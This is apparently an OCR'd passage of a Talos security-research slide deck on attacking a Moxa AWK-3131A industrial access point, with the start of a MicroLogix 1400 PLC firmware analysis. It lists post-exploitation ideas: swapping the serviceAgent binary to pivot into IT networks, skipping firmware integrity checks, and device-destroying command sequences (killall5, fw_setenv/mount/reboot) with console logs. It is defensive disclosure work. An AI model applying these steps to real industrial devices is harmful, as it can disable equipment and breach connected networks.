lldpctl
lldpd
ln
log
logHandler
logger
login
logname
logread
losetup
ls
lsmod
lsusb
md5sum
mdev
mesg
microcom
mkdir
mknod
mkpasswd
mktemp
modinfo
modprobe
mount
mox_get_vid
mox_vconfig
mpstat
mv
nart.out
netstat
nice
nmeter
nohup
nslookup
openssl
passwd
pgrep
pidof
ping
pipe_progress
pkill
pktlogconf
pktlogdump
pmap
poweroff
printenv
printf
ps
pstree
pwd
pwdx
radartool
rdate
readahead
readlink
readprofile
realpath
reboot
reg
renice
reset
resize
rm
rmdir
rmmod
route
rpcapd
rtcwake
run-parts
runlevel
runsv
runsvdir
sed
seq
serviceAgent
setconsole
setlogcons
setserial
setsid
setuidgid
sh
slattach
sleep
snmpd
softlimit
sort
start-stop-daemon
stty
su
sulogin
sv
svlogd
sync
sysctl
syslogd
tail
tar
tcpdump
tcpsvd
telnet
telnetd
test
test_get_eapol_key
test_get_node_list
test_get_rssi_report
tftp
time
timeout
top
touch
tr
traceroute
true
tty
ttysize
tunctl
udhcpc
udhcpd
umount
uname
unexpand
uptime
users
usleep
vconfig
vi
virtual_op
vlock
watch
watchdog
wc
wget
wget.sh
which
who
whoami
whois
wifi_setup
wifi_test
wirelessWatchdog
wlanconfig
wpa_cli
wpa_passphrase
wpa_supplicant
xargs
yes
zcat
zcip
zip_main
```

MOXA WAP: NOW WHAT?

- Modify legit binaries
  - change the serviceAgent binary to deliver custom payloads to the Moxa Windows configuration application
    - this potentially allows an attacker to “swim upstream”, moving from the device up to the IT network
    - get around read-only: kill legit process and re-run new from /var
  - “patch” the firmware install binary to skip integrity checks
- iptables, tunnels, catch all traffic, etc.
- Linux kernel modules
  - insmod, lsmod, rmmod
- Change RF parameters
  - frequency, channel, strength, etc.

MOXA WAP: NOW WHAT?

BRICK IT!

TALOS


MOXA WAP: SOFT BRICK

- killall5
  - send a signal to all processes
  - device requires manual hard power cycle
    - reset button doesn’t work
- umount / mount games

MOXA WAP: FIRM BRICK


- Not sure how it happened ☺
- Was testing out a bunch of Moxa binaries
  - suspect it was fw_setenv followed by a couple mount/umount and a reboot
    - the device never came back from the reboot
  - have full console logs but haven’t been able to verify
    - so far unable to un-brick the device
    - only have 1 functional device remaining

MOXA WAP: FIRM BRICK



```
/ # fw_setenv -a
Unlocking flash...
Done
Erasing old environment...
Done
Writing environment to /dev/mtd1...
Done
Locking ...
Done
/ # mount -o remount,rw -a
/ # reboot
```


MOXA WAP: FIRM BRICK



MOXA AWK-3131A: CVEs

1.	CVE-2016-8717	10.0	Hard-coded Administrator Credentials Vulnerability
2.	CVE-2016-8721	9.1	Web Application Ping Command Injection Vulnerability
3.	CVE-2016-8723	7.5	HTTP GET Denial of Service Vulnerability
4.	CVE-2016-8716	7.5	Web Application Cleartext Transmission of Password Vulnerability
5.	CVE-2016-8718	7.5	Web Application Cross-Site Request Forgery Vulnerability
6.	CVE-2016-8719	7.5	Web Application Multiple Reflected Cross-Site Scripting Vulnerabilities
7.	CVE-2016-8712	5.9	Web Application Nonce Reuse Vulnerability
8.	CVE-2016-8722	5.3	Web Application asqc.asp Information Disclosure Vulnerability
9.	CVE-2016-8720	3.1	Web Application bkpath HTTP Header Injection Vulnerability
10.	CVE-2016-0241	7.5	Web Application onekey Information Disclosure Vulnerability
11.	CVE-2016-8725	5.3	Web Application systemlog.log Information Disclosure Vulnerability
12.	CVE-2016-8724	5.3	serviceAgent Information Disclosure Vulnerability
13.	CVE-2016-8726	7.5	web_runScript Header Manipulation Denial of Service Vulnerability

MOXA AWK-3131A: HELLO




```
drwxr-xr-x    2 root     root          2332 Mar 10 10:33 bin
drwxr-xr-x    4 root     root             0 Jan  1  1970 configData
drwxr-xr-x    3 root     root          1328 Mar 10 10:33 dev
drwxr-xr-x   10 root     root           443 Mar 10 10:33 etc
drwxr-xr-x    4 root     root          2062 Mar 10 10:33 lib
lrwxrwxrwx    1 root     root            11 Mar 10 10:33 linuxrc -> bin/busybox
drwxr-xr-x    2 root     root             3 Mar 10 10:27 mnt
dr-xr-xr-x   51 root     root             0 Jan  1  1970 proc
drwxr-xr-x    2 root     root          1077 Mar 10 10:33 sbin
drwxr-xr-x    3 root     root            31 Mar 10 10:19 share
-rw-r--r--    1 root     root           215 Mar 10 10:33 svn.txt
drwxr-xr-x   11 root     root             0 Jan  1  1970 sys
drwxr-xr-x    5 root     root           150 Mar 10 10:33 usr
drwxr-xr-x    6 root     root             0 Mar 28 11:37 var
~ # cat svn.txt
git@iw.moxa.com:awk3121
git id:AWK-1131A-V1.12_AWK-3131A-V1.4_Cisco_Talos_Security_Vulnerability
99ddaadc9f041b86d83e6dd4a3c4a0afb119bc66         refs/heads/AWK-1131A-V1.12_AWK-3131A-
V1.4_Cisco_Talos_Security_Vulnerability
~ # 
```

AB MICROLOGIX 1400 PLC

ML1400: ABOUT

- Programmable Logic Controller (PLC)
  - “micro” and “nano” control systems
    - as opposed to “small” or “large” control systems
  - “conveyor automation, security systems, and building and parking lot lighting.”
- Built in
  - Input / Output
  - Ethernet
  - Serial
  - Expansion I/O

ML1400: ABOUT



Applications


Typical applications for the MicroLogix™ programmable controllers include:

- Material Handling
- Packaging Applications
- General Industrial Machinery
- Printing
- Food and Beverage
- Pharmaceutical
- Water Wastewater / SCADA
- Clutch/Brake control
- Position Control - Pick-and-place / Conveyor


ML1400: FIRMWARE

- binwalk not much help
- strings not much help
- limited analysis tools

ML1400: FIRMWARE - STRINGS




```
5!%!1!)!="
 S/B/N/L[/FS"
'Second`w 6!
@`pxwp`@VP
93A3I3Q3Y3a3i3q;
{1'0J3/ |Z5
0123?456789
,>Q-DS&@ *
SE_IP_C= B,
o DF1 de0faul
LCD: 0.POTb
 [&A1D/f+b
elect>>t#0
oed</Z`</Va
h[P='dtm./htm?"T=mQ
 chec_ked='
```



```
'gl%dgl'%X
xat@^x@wS 0
0C1l{qloR|s
 Error <W/B>
py,d0_`c4`
,P5 \cc4RdE rPT`Rc
AEIP?_NORMA
C1rH5v W0!
"5XB/?A?S4[6-\4:
+*1@+5E8>F
j&&d&.j&>d*~
!fDFbE9` 0"
mmunicat0ions
hW0MD5[0no
```


ML1400: FIRMWARE - BINWALK



```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
4122          0x101A          HTML document header
304690        0x4A632         HTML document header
1443840       0x160800        HTML document header
1444658       0x160B32        HTML document footer
1444666       0x160B3A        HTML document header
1445951       0x16103F        HTML document footer
1445959       0x161047        HTML document header
1447568       0x161690        Copyright string: "Copyright &copy 2008 Rock
1447642       0x1616DA        HTML document footer
1447650       0x1616E2        HTML document header
1449819       0x161F5B        Copyright string: "Copyright &copy 2008 Rock
1449893       0x161FA5        HTML document footer
1453027       0x162BE3        GIF image data, version "89a", 20 x 16
1453140       0x162C54        GIF image data, version "89a", 21 x 16
1453272       0x162CD8        GIF image data, version "89a", 23 x 16
```


ML1400: FIRMWARE - BINWALK

```
binwalk -A <firmware>
```

